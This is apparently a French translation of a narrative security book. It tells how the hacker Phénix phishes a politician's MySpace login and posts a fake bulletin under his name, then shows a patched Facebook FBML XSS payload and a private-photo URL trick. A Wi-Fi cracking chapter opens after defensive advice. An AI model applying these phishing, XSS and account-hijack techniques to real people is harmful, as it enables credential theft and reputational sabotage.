Le défi consiste maintenant à s'assurer que Wally cliquera bien sur le lien. Envoyer un simple commentaire avec un lien ne garantit rien. Ce qui a le plus de chances de fonctionner est de faire en sorte que Wally clique sur ce qui semble être une vidéo YouTube. Phénix va sur YouTube et fait une copie d'écran d'une vidéo (voir Figure 7.6).

Figure 7.6

Copie d'écran d'une vidéo YouTube.

Il sauvegarde la copie d'écran comme une image et la met en ligne sur un site populaire d'hébergement d'images, Photobucket (voir Figure 7.7).




Figure 7.7

Enregistrer une image sur Photobucket.

Phénix visite maintenant la page MySpace de Wally et clique sur le lien de création de commentaire. Il saisit le texte "Voici une vidéo musicale que j'ai faite pour illustrer votre campagne !" et clique sur le lien pour ajouter l'image de Photobucket. Il sélectionne l'image de la vidéo YouTube. Il clique ensuite sur le bouton HTML pour faire pointer l'image sur le lien de son blog :

```
<a href="http://phenixhacker.blogspot.com">
```

Son commentaire, illustré à la Figure 7.8, est prêt à être publié sur le MySpace de Wally.

Figure 7.8
Envoyer un commentaire.

Le commentaire s'affiche sur la page de Wally. Il ressemble à un lien vidéo vers YouTube. Les gens sont habitués à voir des vidéos YouTube sur MySpace et savent qu'il faut cliquer sur le bouton Play pour lancer la vidéo. Mais, lorsqu'il cliquera sur le lien, Wally sera envoyé sur **phenixhacker.blogspot.com** qui, à son tour, le redirigera vers le faux site MySpace lui demandant de se connecter pour afficher le contenu.

Compromettre le compte

Il suffit maintenant d'attendre. Selon le site de Wally, celui-ci se connecte personnellement à MySpace pour lire les commentaires. Phénix est sûr que publier un commentaire ressemblant à une vidéo de soutien pour la campagne de Wally est une excellente méthode pour capturer l'identifiant et le mot de passe de Wally.

Phénix se connecte à sa base de données MySQL contenant les identifiants récupérés et saisit les commandes suivantes :

```
mysql> USE accounts;
mysql> SELECT * FROM credentials;
+----------------+----------+
| name           |    pass  |
+--------------- -+----------+
| wally@barkinotza.com| vote4me! |
| bigwallyfan@gmail.com| 351am#1b |
| cbk@politicalfirst.com| password1|
| jon@jonpainting.com| jon2008  |
| traci@kconlinebiz.com| Ch@rl13  |
|----------------+----------+
```

Les résultats vont au-delà des espérances de Phénix. En 24 heures, il a récupéré les identifiants de Wally et de quatre autres personnes qui ont vu le commentaire de Phénix et cliqué sur le lien.

Se connecter au compte piraté

Armé des informations de compte de Wally, Phénix retourne sur MySpace et se connecte avec l'adresse `wally@barkinotza.com` et le mot de passe `vote4me!`. Il est connecté ! La Figure 7.9 illustre Phénix connecté sous le compte de Wally.

Figure 7.9

Phénix logué sous le compte de Wally.

Phénix est connecté en tant que Wally ; il peut maintenant envoyer un bulletin. Un bulletin, sur MySpace, permet d'envoyer un message à tous vos amis. Phénix espère détruire la réputation de Wally en envoyant un message incitant tous ses soutiens à le laisser tomber et, par conséquent, rendre son élection très improbable.

Phénix clique sur le lien Publier un bulletin et saisit le message suivant :

Sujet : Prises de position

Mes chers concitoyens,

Après de nombreuses délibérations, je crois devoir éclaircir ma position sur certains problèmes actuels de notre pays. Je sais que vous avez le choix du candidat que vous allez élire et il me semble important que vous connaissiez la position de chaque candidat sur ces problèmes importants. Voici mon avis sur certaines de ces questions clés.

- **Éducation.** Je pense que l'éducation est importante mais qu'elle ne devrait pas être financée par l'argent public. Il est temps de supprimer le système d'universités publiques.
- **Environnement.** Les menaces envers l'environnement sont largement exagérées. Nous devrions nous intéresser à des problèmes plus importants et laisser l'environnement s'occuper de lui-même.
- **Sécurité sociale.** Nous devrions abolir la sécurité sociale. L'argent qui contribue au financement de la sécurité sociale ne devrait pas être redistribué aux contribuables mais attribué à un fonds général, à utiliser à la discrétion du gouvernement pour améliorer ce pays.
- **Réforme du financement des campagnes.** Nous devons modifier les règles de financement des campagnes pour aider les grandes entreprises à faire valoir leurs intérêts grâce à de larges dons aux hommes politiques.
- **Impôts.** Nous devrions augmenter les impôts pour que les salaires des sénateurs soient augmentés. Vu leur salaire courant, s'élevant à seulement 160 300 $ par an, je pense que nous sommes tous d'accord sur le fait qu'il est grand temps d'augmenter les sénateurs.
- **Conscription obligatoire.** Nous devrions rétablir le service militaire obligatoire pour les jeunes de plus de 16 ans. Nous devons nous préparer à envahir de nouveaux pays si besoin, et nous avons besoin pour cela d'une puissance militaire importante.

Il va sans dire que ces questions ont un écho dans le cœur de tous les citoyens. Montrez-moi votre soutien en envoyant votre contribution aujourd'hui. Votez Wally !

Votre futur sénateur,

Wally Barkinotza.

Phénix laisse échapper un sourire en cliquant sur le bouton Publier.

Résultats

Le lendemain, les gros titres traitent de l'indignation nationale vis-à-vis de Wally Barkinotza. Les gens n'arrivent pas à croire que Wally ait ces opinions sur ces questions. Wally Barkinotza essaie de minimiser la réaction du public et nie catégoriquement l'envoi du bulletin, mais le mal est fait. Il essaie, à plusieurs reprises, d'expliquer que son compte MySpace a été piraté, mais cela ne fait qu'empirer la situation. Le public veut pouvoir faire confiance à ses dirigeants, et un politicien avec un site web piraté n'inspire pas la confiance. Les commentateurs politiques suggèrent déjà que Wally n'a pas d'autre choix que d'abandonner la course. Phénix est certain que Wally Barkinotza ne sera jamais élu au Sénat.

Qu'en est-il de Facebook ?

Facebook est un autre réseau social populaire affichant plus de 200 millions d'utilisateurs. Facebook est également vulnérable aux attaques. Une des attaques les plus populaires a quelque temps été un exploit découvert par Adrienne Felt de l'université de Virginie (**www.cs.virginia.edu/felt/fbook**). Sa recherche concernait les attaques de type *cross-site request forgery* (CSRF) impliquant le langage de balisage de Facebook (FBML, *Facebook Markup Language*). L'exploit reposait sur une faille de la balise `<fb:swf>` utilisée pour ajouter du contenu Flash dans une application Facebook sur le profil de quelqu'un. Le code correspondant était le suivant :

```
<fb:swf swfsrc=http://myserver/flash.swf imgsrc=http://myserver/image.jpg
imgstyle="-moz-binding:url(\'http://myserver/xssmoz.xml#xss\');"/>
```

Une fois interprété, le code devient :

```
<img src=http://facebook/cached-image.jpg style="-moz-binding:url
('http://myserver/xssmoz.xml#xss');"/>
```

En ajoutant ce code à sa page, Phénix n'aurait eu qu'à inciter Wally à visiter sa page. Une simple consultation aurait exécuté le JavaScript malfaisant, enregistré dans le fichier XML (`xssmoz.xml`, dans cet exemple). Le JavaScript se trouve dans le code XML :

```
<?xml version="1.0"?>
<bindings xmlns=http://www.mozilla.org/xbl>
  <binding id="xss"><implementation><constructor>
    <![CDATA[ alert('XSS'); ]]>
  </constructor></implementation></binding>
</bindings>
```

Ce code ne présente qu'un simple message d'alerte, mais pourrait faire bien plus que cela. Le code JavaScript aurait par exemple pu insérer un message sur le mur (identique à un commentaire Facebook) de Phénix, provenant de Wally, au moment où Wally visualisait le profil de Phénix. Phénix aurait pu faire en sorte que Wally semble écrire quelque chose d'offensant pour le public sur son profil, puis faire la publicité de ce commentaire aux médias.

En août 2007, Facebook a corrigé la faille, de sorte que cet exploit ne fonctionne plus. Ce n'est qu'une question de temps, cependant, avant qu'un autre exploit ne soit découvert.

Résumé de la chaîne d'exploits

Les réseaux sociaux sont souvent utilisés par les politiciens pour promouvoir leurs campagnes. Dans ce chapitre, Phénix a enchaîné des exploits impliquant plusieurs étapes de manipulation d'un homme politique pour qu'il donne ses informations de connexion. Après avoir créé un faux site et amené Wally à donner son nom d'utilisateur et son mot de passe, Phénix a pu se connecter au profil de Wally et modifier ses opinions politiques annoncées. Plusieurs étapes ont été nécessaires, mais une fois accomplies, elles ont entraîné la chute de la carrière politique de Wally.

Mesures de prévention

Il n'y a pas de débat quant à la popularité des réseaux sociaux tels que Facebook et MySpace. Ils enregistrent des centaines de milliers de nouveaux comptes quotidiennement et il existe donc forcément des gens qui veulent exploiter ces sites. Il peut sembler impossible de se protéger contre les attaques de ce chapitre, mais il existe quelques garde-fous pour vous protéger. En voici quelques-uns.

Évitez les réseaux sociaux

Si vous voulez éviter que votre compte MySpace ou Facebook ne soit piraté, évitez de les utiliser. Créer un profil sur ces sites vous expose aux attaques de ce chapitre, ainsi qu'à d'autres attaques par ingénierie sociale. Il s'agit certes d'une mesure évidente, mais c'est un moyen sûr d'éviter d'être la victime d'une attaque d'un réseau social.

Utilisez un profil privé

Si vous devez être sur un réseau social tel que MySpace, utilisez un profil privé. Choisissez vos paramètres de vie privée de sorte que vous approuviez qui peut afficher votre page. Cependant, avant d'avoir une entière confiance dans la protection fournie par les profils privés, assurez-vous d'avoir lu l'encadré suivant.

Un profil privé peut être moins privé que prévu

Il y a quelques années, une astuce populaire sur Internet permettait de voir les photos de comptes privés MySpace. L'attaque initiale, qui ne fonctionne plus aujourd'hui, était de trouver l'identifiant du compte en allant sur la page que vous vouliez voir. Dans l'adresse suivante, l'identifiant est donné en gras :

```
http://profile.myspace.com/index.cfm?fuseaction
=user.viewprofile&friendid=374989324
```

Il suffit ensuite de saisir l'adresse suivante et d'ajouter l'identifiant à la fin :

```
http://collect.myspace.com/user/viewPicture.cfm?friendID=374989324
```

Au cours des dernières années, cette attaque a connu plusieurs variations. Celle-ci ne fonctionne plus, mais le risque est toujours présent qu'un attaquant créatif parvienne à accéder aux profils privés.

Soyez prudent en cliquant sur un lien

Comme mentionné précédemment dans ce chapitre, MySpace utilise **msplinks.com** pour créer des liens que vous publiez dans des commentaires. Cela sert à collecter des données pour des campagnes de publicité ciblées. msplinks encode des adresses de sorte qu'il est difficile de savoir où un lien mène exactement avant de cliquer dessus. Par exemple, dans l'attaque de ce chapitre, un commentaire contient une image d'une vidéo YouTube. L'adresse du lien est encodée sous la forme **http://www.msplinks.com/MDFodHRwOi8vcGhvZW5peGhhY2tlci5ibG9nc3BvdC5jb20=**. La majorité des gens n'aura aucune idée que ce lien pointe en fait vers le site de Phénix. Tout espoir n'est pas perdu, vous pouvez connaître la destination du lien. **msplinks.com** utilise un encodage en base 64. Vous pouvez par exemple utiliser Base64 Decoder à l'adresse **http://www.opinionatedgeek.com/dotnet/tools/Base64Decode/Default.aspx** (ou sur de nombreux autres sites). Saisissez les données dans cet outil et cliquez sur Decode : l'adresse réelle du site est **http://phoenixhacker.blogspot.com**.

Exigez un nom de famille ou une adresse de courrier électronique pour les demandes de contact

MySpace permet d'éviter à des personnes aléatoires d'être vos amis. Bien sûr, si vous utilisez le site pour faire votre promotion, comme l'homme politique de notre exemple, vous voulez un maximum d'amis. Si ce n'est pas le cas, vous devriez configurer MySpace pour exiger, lors de demandes de contacts, que les gens connaissent votre nom de famille ou votre adresse de courrier électronique.

Ne publiez pas trop d'informations

MySpace permet de saisir votre date de naissance, votre nom complet, votre lieu de naissance, votre métier, les écoles où vous avez étudié, et bien d'autres informations encore. Toutes ces informations peuvent être utilisées dans des attaques par ingénierie sociale à votre encontre. N'oubliez pas qu'une information qui est publiée sur Internet y reste archivée à jamais. Si vous mettez trop d'informations sur MySpace, il y aura moyen de récupérer ces informations (grâce au cache de Google ou à WayBack Machine sur **www.archive.org**).

Faites attention lorsque vous saisissez vos informations de connexion

Dans l'exemple précédent, Wally a été redirigé vers une fausse page MySpace. Si Wally avait été informé, en termes de sécurité informatique, il aurait vérifié l'adresse dans le navigateur web et aurait vu que le site n'était pas MySpace. Faites très attention lorsque vous saisissez votre nom d'utilisateur et votre mot de passe.

Utilisez un mot de passe fort

Vous ne devriez pas utiliser de mot de passe facile à deviner. Comme votre page MySpace contient de nombreuses informations vous concernant, n'utilisez jamais de mot de passe facile à deviner (comme le nom de votre enfant ou votre équipe sportive préférée). Assurez-vous aussi de ne pas utiliser le même mot de passe pour MySpace que pour d'autres services comme la banque en ligne ou votre compte de messagerie électronique. Si quelqu'un pirate votre compte MySpace, il connaît votre adresse électronique. Si vous utilisez le même mot de passe, l'attaquant peut également compromettre votre compte de messagerie électronique.

Modifiez fréquemment votre mot de passe

Changez souvent de mot de passe. Ainsi si quelqu'un pirate votre compte, il ne pourra y accéder que jusqu'au moment où vous changerez le mot de passe. Si, à un quelconque moment, vous soupçonnez avoir été piraté, modifiez votre mot de passe immédiatement.

Utilisez des outils antihameçonnage

Il existe des outils antihameçonnage qui permettent de vous notifier si vous visitez un site suspecté d'hameçonnage. Ces outils incluent Netcraft Toolbar (**http://toolbar.netcraft.com**) et Firefox 3.5 (**http://www.mozilla.com/**).

Conclusion

Il faut bien l'admettre, les réseaux sociaux vont seulement gagner en popularité. Jamais autant d'informations n'ont été publiques. Les sites comme MySpace et Facebook sont donc des cibles prioritaires d'attaque. Si vous êtes sur un réseau social (comme des millions de gens le sont), assurez-vous de mettre en œuvre de bonnes pratiques de sécurité : passez votre profil en privé, choisissez un mot de passe fort, modifiez votre mot de passe fréquemment et soyez attentif aux liens suspects. Ce sont des mesures simples pour vous aider à assurer votre sécurité sur Internet.

8

Panique au club de golf

Scénario

C’est une journée classique au club privé de Brighton Bay. Les serveuses veulent des heures supplémentaires, les golfeurs pro demandent un nouvel analyseur de swing, la comptabilité a besoin de l’accord de Philippe pour une pile de factures et les membres du club réclament toujours "cet accès Internet sans-fil" pour le pavillon. Philippe n’a pas d’autre choix que d’accepter cette requête. Philippe est le directeur du golf de Brighton Bay, un des clubs les plus populaires du sud-ouest de la Floride. Son intérieur et son décor chics rappellent la Toscane. Le club ne recule devant aucune dépense pour ses membres. Héritiers ou nouveaux riches, les membres ont de l’argent et le dépensent ici : au golf, au tennis, pour divers divertissements, en signant des contrats ou en passant la journée au spa. Les membres du club y dépensent en moyenne 2 800 $ par mois, sans compter l’abonnement. Philippe est donc prêt à faire ce qu’il faut pour que ses membres soient satisfaits.

Quant à l’accès Internet sans-fil, Philippe ne sait pas trop comment mettre en place cela efficacement. Il crée donc un comité technique constitué de bénévoles de la communauté. Une conférence d’un consultant en technologies de l’information est organisée pour le comité de professionnels retraités et expérimentés (maintenant bénévoles) et Philippe, ainsi que le directeur financier du club.

"Mesdames et messieurs, merci de nous offrir cette opportunité de vous aider à relever le défi que pose la mise à disposition d’un accès sans-fil aux membres de votre club dans ce pavillon principal."

Le consultant continue en expliquant les bénéfices et risques de la sécurité sans-fil. On peut entre autres craindre des failles de sécurité, des vols d’identité et des abus de la

part des employés. La moitié du comité ne comprend rien à ce que raconte le consultant, et l'autre moitié n'y croit pas. Un homme regarde par la fenêtre, davantage intéressé par l'identité du golfeur qui parcourt ses 18 trous avec un driver Aurora, festonné et au profil elliptique.

Le consultant continue avec une proposition pour un système sans-fil solide et sécurisé. Philippe commence à voir des dollars apparaître dans ses yeux. Il propose des points d'accès multiples pour une bonne couverture et parle de modifier les ESSID. Un des membres du comité se penche vers un autre et demande : "Mais c'est quoi, un ESSID ?" Tandis qu'ils continuent à discuter de la limitation des accès grâce au WPA2 et à l'installation d'un équipement de VPN pour authentifier les utilisateurs, interfacé par un serveur RADIUS, et de fournir un accès Internet par ADSL, les questions et l'ennui du comité commencent à perturber la présentation. Un des membres du comité demande :

"Pourquoi avons-nous besoin de tout ça ? Nous avons tous un réseau sans-fil chez nous et nous n'avons pas développé de telles solutions extrêmes.

– C'est une excellente question, répond le consultant. Permettez-moi d'y répondre par d'autres questions. Acceptez-vous les cartes de crédit ici ? Avez-vous des informations personnelles enregistrées dans la base de données de votre club ? Y conservez-vous l'adresse de vos membres ?

– Bien sûr, répond le membre du comité, presque insulté.

– C'est bien pour cela que vous avez besoin d'autant de protections, répond le consultant calmement. Vous devez protéger les membres de votre club contre les pirates professionnels et novices, les *script kiddies* et les simple délinquants qui veulent, pour une raison ou une autre, acquérir ou détruire ces informations."

Selon les statistiques du Javelin Strategy Survey, 8,4 millions d'Américains ont été victimes de vol d'identité en 2007. Après discussion, Philippe remercie le consultant pour son temps et sa proposition et ajourne la réunion.

À la fin de la réunion, Philippe prend conscience que la mise en place de ce réseau sans-fil sécurisé va demander une somme assez importante. Cependant, vu le budget annuel de Brighton Bay, le coût total est finalement faible pour protéger les membres et leurs données comptables. Il discute avec son directeur financier et les membres du comité de ce qu'ils ont appris. Un membre prend la parole et explique qu'un des employés du magasin de matériel est très doué avec les ordinateurs : il a aidé une personne du comité à résoudre un problème de mise en forme de tableur le mois précédent. Le membre suggère que le club pourrait proposer un bonus à l'employé en échange de la mise en

place du réseau sans-fil. À l'encontre de son propre jugement, en tant que mesure d'urgence pour contenter les membres, Philippe autorise le directeur du comité à faire appel à l'employé du magasin. Celui-ci achète quelques points d'accès Wi-Fi, les installe dans le pavillon et active WPA avec l'ESSID `AP1` et la *passphrase* `brighton`. Les membres du comité technique sont satisfaits d'eux-mêmes : ils ont réussi à mettre à disposition des membres du club un accès sans-fil à Internet pour une fraction du coût présenté par le consultant quelques jours auparavant. Pourquoi auraient-ils besoin de telles mesures, de toute façon ? Et l'accès sans-fil est tellement simple que même les utilisateurs les moins versés techniquement peuvent consulter et envoyer des courriers électroniques et les photos de leurs petits-enfants, payer leurs factures et naviguer sur des sites qu'ils n'oseraient pas ouvrir chez eux.

Pendant ce temps, à 150 kilomètres de là à l'est, le long de l'Alligator Alley[1], Phénix se réveille après une longue nuit de fête sur la South Beach. Il est 11 h 30 quand l'alarme de son réveil se déclenche. Il sort de son lit dans sa maison de 300 m^2 au bord du canal, prend une douche rapide, enfile une chemise hawaïenne et des tongs, attrape ses clubs de golf Ping et un sac d'ordinateur usé, grimpe dans sa décapotable BMW 650i lustrée et part vers l'ouest le long de l'Alligator Alley. Il est en route pour sa journée de travail.

Phénix se dirige vers l'est car il sait qu'il y a une source infinie de revenus, appelée clubs privés, dans cette partie de la Floride. Et comme l'a dit Willie Sutton alors qu'on lui demandait pourquoi il braquait des banques : "Parce que c'est là que se trouve l'argent."

Phénix ne fait rien de différent… apparemment.

Depuis qu'il a quitté son emploi de bureau et qu'il se consacre au piratage d'ordinateurs, Phénix s'est créé un style de vie intéressant. Il devrait y avoir un nom plus respectable pour le métier qu'il exerce. Il vend principalement du temps sur le botnet qu'il a créé ; celui-ci compte environ 150 000 zombis dans le monde entier. Ce nombre change tous les jours : des ordinateurs en sont retirés et d'autres sont contaminés par son virus sur divers sites web ou *via* des spams. Il n'aurait jamais pensé, cinq ans plus tôt, en recevant sa maîtrise de finance, qu'il gagnerait sa vie de cette manière, mais il s'est accommodé à ce style de vie. Et, pour être franc, il aime son travail : il est rare de se faire prendre, ça paye bien et c'est assez peu risqué. De plus, rien ne peut battre l'atmosphère de son lieu de travail. Il a vue sur les meilleurs terrains de golf du pays, le vent souffle dans les palmiers, le toit de sa décapotable est abaissé, il sirote des sodas et fait son travail quotidien… ou son attaque quotidienne.

---

1. N.D.T. : Il s'agit d'une route reliant la côte ouest et la côte est de la Floride.

L'attaque planifiée aujourd'hui est un peu délicate, mais avec son expertise et le fait qu'il a été contacté par une personne anonyme – avec un accent étranger – disposée à payer une somme coquette pour des informations personnelles sur de riches individus, il est prêt à la mener.

Après quelques kilomètres, Phénix approche l'entrée prestigieuse du club de golf Royal Isle et s'aperçoit que les gardiens à l'entrée sont très consciencieux. Ils lui interdisent l'accès car son nom n'est pas sur la liste, et il n'avait pas affûté ses compétences d'ingénierie sociale. Ce n'est pas un problème. Avec sa casquette de golf et ses clubs sur le siège arrière, il roule jusqu'au club suivant, sa voiture toujours décapotée. "Bienvenue au Club et Golf de Brighton Bay", dit le panneau. Il sourit au gardien et lui dit qu'il est en retard pour une partie prévue avec son chef – le gardien est alors tout disposé à lui indiquer le pavillon. Il a maintenant besoin d'une place de parking aux alentours du pavillon pendant environ 20 minutes, et les membres du club ne sauront jamais ce qui leur est arrivé.

Il va essayer d'accéder au réseau *via* les points d'accès sans-fil du club. Lorsqu'il aura accès au réseau, il regardera ce qu'il a autour de lui et récupérera les bases de données du réseau. Lorsqu'il aura les bases de données, il pourra sortir du club, acheter un sandwich au poisson et une margarita au bar le plus proche, passer à un autre club et rentrer chez lui pour voir ce qu'il aura récupéré et comment continuer son attaque.

Personne ne fait attention à la voiture à 85 000 $ de Phénix car elle est parfaitement à sa place au milieu de toutes les autres voitures à 85 000 $. Il sort son portable, l'allume et la fenêtre de connexion de Microsoft Windows XP s'affiche. Il se connecte et attend que sa carte Wi-Fi Cisco Aironet 802.11 a/b/g détecte les réseaux de la zone. La boîte de dialogue s'ouvre, mais n'a rien détecté. Il peut maintenant commencer à travailler en essayant d'utiliser NetStumbler (**www.netstumbler.com**) ou démarrer Linux et lancer Kismet (**www.kismetwireless.net**). Ce sont deux outils servant à sniffer les réseaux Wi-Fi.

Approche

Comme pour les attaques des autres chapitres, il existe plus d'une méthode pour effectuer l'attaque de Phénix. Il a besoin d'accéder au réseau : le plus simple est de craquer les points d'accès sans-fil et de récupérer les données *via* le réseau Wi-Fi.

Craquer le WPA2 grâce à coWPAtty

Tout le crédit revient à Joshua Wright et à son outil nommé coWPAtty. Sans cet outil, il serait bien plus difficile de craquer du WPA. Mais ce n'est qu'un des outils utilisés par Phénix pour cette attaque. Selon Joshua Wright, "coWPAtty est conçu pour auditer la sélection de clé prépartagée (PSK, *pre-shared key*) pour les réseaux WPA basés sur le protocole TKIP (*Temporal Key Integrity Protocol*)".

Voici le résumé des étapes suivies par Phénix :

1. pirater un point d'accès sans-fil pour accéder au réseau sans-fil du club ;
2. craquer l'authentification Kerberos pour obtenir des mots de passe ;
3. craquer des mots de passe avec des Rainbow Tables ;
4. utiliser des accès administratifs donnés par les mots de passe craqués pour voler les données du club.

Pour plus d'informations

Même si Phénix ne les utilisera pas tous dans cet exploit, il peut choisir plusieurs outils pour sniffer le réseau Wi-Fi. En voici une liste non exhaustive. Il peut exister des versions plus récentes, voire de nouvelles applications, mais en voici quelques-uns :

- **Kismet –** http://www.kismetwireless.net. Kismet est un détecteur, sniffeur et système de détection d'intrusion de couche 2 802.11. Il fonctionne avec toute carte sans-fil qui prend en charge le *monitor* (rfmon) et peut sniffer le trafic 802.11b, 802.11a et 802.11g. Son auteur est Mike Kershaw.
- **Aircrack-ng –** http://www.aircrack-ng.org/. Aircrack-ng est un programme pour craquer les clés 802.11 WEP et WPA-PSK qui peut récupérer les clés une fois que suffisamment de paquets ont été capturés. Son auteur est Thomas d'Otreppe.
- **WaveStumbler –** http://www.cqure.net/wp/wavestumbler/. WaveStumbler est un *mapper* réseau 802.11 en mode console pour Linux. Il renvoie des informations de base sur les points d'accès : canal, WEP, ESSID, MAC, etc. Il prend en charge les cartes Hermes (Compaq, Lucent/Agere, etc.). Il est toujours en cours de développement, mais tend à la stabilité. Son auteur est Patrik Karlsson.
- **Wellenreiter –** http://wellenreiter.sourceforge.net. Wellenreiter est un outil d'audit et de découverte de réseaux sans-fil. Il peut découvrir des réseaux (en mode

ad-hoc ou infrastructure) et détecter les ESSID des réseaux, qu'ils soient diffusés ou non, ainsi que leurs capacités WEP et leur fabricant. Les protocoles DHCP et ARP sont décodés et affichés pour vous présenter des informations supplémentaires quant au réseau. Un fichier compatible Wireshark/tcpdump est créé, ainsi qu'un fichier de sauvegarde de l'application. Avec un périphérique GPS pris en charge et le démon `gpsd`, vous pouvez déterminer la position des réseaux découverts. Ses auteurs sont Michael Lauer, Max Moser, Steffen Kewitz et Martin J. Muench.

- **KisMAC-ng –** **http://kismac-ng.org**. KisMAC est une application libre de découverte de réseau pour Mac OS X.
- **MacStumbler –** **http://www.macstumbler.com**. MacStumbler est un outil pour afficher des informations sur les points d'accès sans-fil locaux. MacStumbler peut être utilisé pour le *war driving*, technique consistant à circuler en voiture dans une zone avec un GPS pour créer une carte des points d'accès de la zone.
- **iStumbler –** **http://www.istumbler.net**. iStumbler est un outil de découverte de réseau sans-fil pour Mac OS X.
- **NetStumbler –** **http://stumbler.net/**. NetStumbler est un utilitaire Windows d'audit de réseaux sans-fil 802.11b.

Vous trouverez une liste plus importante de sniffeurs et outils de découvertes réseau à l'adresse **www.packetstormsecurity.org/sniffers**.

Attaques réelles de clubs privés

La descente des services de l'immigration au club de Little Rock a été largement décrite dans les médias comme une affaire de vol d'identité, ce qu'elle était, intrinsèquement. Mais les personnes arrêtées n'avaient pas volé de cartes de crédit ou assimilés. Elles utilisaient les numéros de sécurité sociale d'autres personnes pour décrocher des emplois leur permettant de nourrir leur famille.

En mars 2008, un golf du sud-ouest de la Floride a été exploité *via* un *keylogger* distribué dans le courrier électronique d'un pirate se faisant passer pour une notification du Better Business Bureau[1]. Les pirates ont pu extraire plus de 39 000 $ de différents comptes avant d'être repérés.

1. N.D.T. : Le BBB ou Better Business Bureau est un groupement d'associations locales aux États-Unis visant à promouvoir un marché juste et efficace. Ils publient des rapports d'information sur les bonnes pratiques des entreprises, jouent un rôle de lanceurs d'alertes vis-à-vis des fraudes pour les entreprises et les consommateurs et sont médiateurs entre les consommateurs et les entreprises. L'équivalent français le plus proche serait probablement l'UFC-Que Choisir.

Les pirates ciblent les populations aisées pour diverses raisons : trafic de drogue, trafic de papiers d'identité pour les immigrants clandestins et l'assurance santé, vente d'informations de valeur pour diverses activités criminelles sur Internet. De nombreux clubs et golfs n'acceptent plus, de nos jours, les paiements en liquide pour les événements du club, les activités, la nourriture, les boissons et le golf. Une récente publicité dans un journal de Fort Myers, en Floride, pour un club de golf, indiquait "Argent liquide non accepté". Les clubs acceptent et conservent les numéros de cartes de crédit des membres et de leurs invités, ainsi que les adresses, photos, données personnelles et historiques de crédit.

Accéder aux réseaux *via* les points d'accès sans-fil

Grâce à leur souplesse, leur faible coût et leur facilité d'installation, les réseaux sans-fil sont de plus en plus nombreux. Selon les estimations de In-Stat/MDR (**www.instat.com**), il y a actuellement plus de 100 millions de réseaux sans-fil dans le monde. Ce nombre phénoménal de périphériques d'accès sans-fil a offert un élan considérable à une nouvelle génération de pirates spécialisés dans les méthodes de piratage de communications et de données. Certains pirates sirotent un café au troquet local en exploitant leurs cibles, tandis que d'autres choisissent la voie plus lucrative de semer la pagaille depuis le parking d'institutions financières, d'écoles, de PME et des lieux où les plus fortunés se détendent : les clubs de golf privés.

Chaîne d'exploits

Cette section détaille la chaîne d'exploits de Phénix :

- la connexion à un point d'accès ;
- l'attaque de la pré-authentification à Microsoft Kerberos ;
- le craquage des mots de passe avec RainbowCrack ;
- le vol des données du club.

Cette section se termine par un résumé de cette chaîne d'exploits.

Connexion à un point d'accès

Phénix décide de visiter les environs. Par ailleurs, jeter un œil à l'intérieur du pavillon ne peut pas faire de mal. Il attrape ses clubs de golf et les emporte dans la zone prévue pour leur stockage. Un jeune homme énergique se précipite pour prendre ses clubs et

lui demande à quelle heure est sa partie. Phénix explique qu'il n'a pas de partie prévue et qu'il espérait pouvoir se joindre à une partie ou jouer quelques balles sur le terrain d'exercice. Il demande ensuite s'il peut utiliser les toilettes. Le jeune homme lui indique la direction du pavillon. Phénix se dirige vers le pavillon et, une fois à l'intérieur, cherche quelqu'un qui utilise un ordinateur ou un appareil sans-fil. Il passe dans une pièce où deux personnes sont assises avec des portables. Il voit un point d'accès Linksys sans-fil WAP54G et demande à ces personnes, l'air de rien, si elles connaissent l'ESSID et le mot de passe pour qu'il puisse mettre à jour son ordinateur en attendant sa partie. On lui répond que cette information se trouve dans sa facture mensuelle. Ces gens ne lui facilitent pas la tâche ; il retourne à sa voiture.

Il va maintenant sniffer les ondes pour obtenir toutes les informations possibles. Il espère un point d'accès grand ouvert, sans chiffrement et avec un ESSID diffusé, comme illustré à la Figure 8.1.




Figure 8.1
Connexion réseau non sécurisée.

